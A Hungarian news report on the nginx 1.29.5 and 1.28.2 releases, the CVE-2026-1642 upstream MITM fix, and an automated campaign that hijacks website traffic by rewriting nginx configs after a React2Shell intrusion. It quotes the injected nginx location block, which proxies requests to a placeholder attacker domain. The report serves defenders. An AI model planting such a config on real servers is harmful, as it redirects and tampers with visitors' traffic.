

Az nginx 1.29.5 főágának kiadása készült el, amely keretében folytatódik az új lehetőségek fejlesztése, valamint párhuzamosan megjelenik az nginx 1.28.2 stabil ága, amelybe csak a súlyos hibák és biztonsági rések javításai kerülnek bele. A frissítések között kijavították a (CVE-2026-1642) sebezhetőséget, amely lehetővé teszi egy olyan támadó számára, aki képes beleavatkozni (MITM) az nginx és az upstream szerver közötti kommunikációba, hogy manipulálja a kliensnek küldött válaszokat. A probléma azokra a konfigurációkra vonatkozik, amelyek HTTP 1.x, HTTP/2, gRPC vagy uWSGI protokollal továbbítják a kéréseket a felsőbb szintű szerver felé TLS titkosítással.
Az 1.29.5 kiadásban a sebezhetőség mellett az SSL hibák 'ech_required' naplózási szintje csökkent a 'crit' szintről 'info' szintre, valamint több problémát is megoldottak: kijavították a már felszabadított memória (use-after-free) elérését, ami a következő gRPC vagy HTTP/2 háttérre való váltás után történt; megoldódott a helytelen HTTP/2 kérés küldésének problémája a következő upstream szerverre való váltás után; javították a több tartományú válasz méretének növekedését; és beállították az HTTP_HOST változót a FastCGI, SCGI és uwsgi háttérszerverekhez való proxyzás során.

Továbbá megemlíthető egy automatizált támadás felfedezése, amely a sikeres behatolás után szerverek a nginx konfigurációjának megváltoztatásával korlátozódik. A behatolás a React2Shell javítatlan sebezhetőségén keresztül történik a React szerverkomponenseiben olyan rendszerekben, amelyek hoszting vezérlő paneleket használnak,, mint például Baota (BT). Az nginx konfigurációjában végrehajtott változtatások a weboldalakra irányuló kéréseket a támadók szerverére terelték, amely manipulálta a felhasználónak visszaküldött válaszokat rosszindulatú módosításokkal. location /%PATH%/ { set $fullurl "$scheme://$host$request_uri"; rewrite ^/%PATH%/?(.*)$ /index.php?domain=$fullurl&$args break; proxy_set_header Host [Attacker_Domain]; proxy_set_header X-Real-IP $remote_addr; proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for; proxy_set_header X-Forwarded-Proto $scheme; proxy_set_header User-Agent $http_user_agent; proxy_set_header Referer $http_referer; proxy_ssl_server_name on; proxy_pass http://[Attacker_Domain]; }
Így tehát ahelyett, hogy rootkiteket vagy rosszindulatú programokat telepítenének a szerverre, a támadás a szerveren üzemeltetett webhelyet megnyitó ügyfelek ellen irányul, anélkül hogy közvetlenül megváltoztatnák a webhely komponenseit a szerveren. A támadás főként az ázsiai országok doménjeinek, valamint a *.edu és *.gov doménjeinek forgalmának elfogására irányul. A támadók szerverén keresztül szelektív kérések irányítódnak át, például olyan útvonalakat tartalmazva, mint „pg”, „pgslot”, „slot”, „game”, „casino”, „live”, „help”, „news”, „page”, „blog”, „about”, „support” és „info”. A támadás automatizált eszközökkel történik, amelyek megkeresik és elemzik a nginx konfigurációt, kiválasztják és behelyettesítik a beállítások sablonját, újraindítják a nginxt, és ellenőrzik a módosított változat működését.
Forrás: opennet.ru
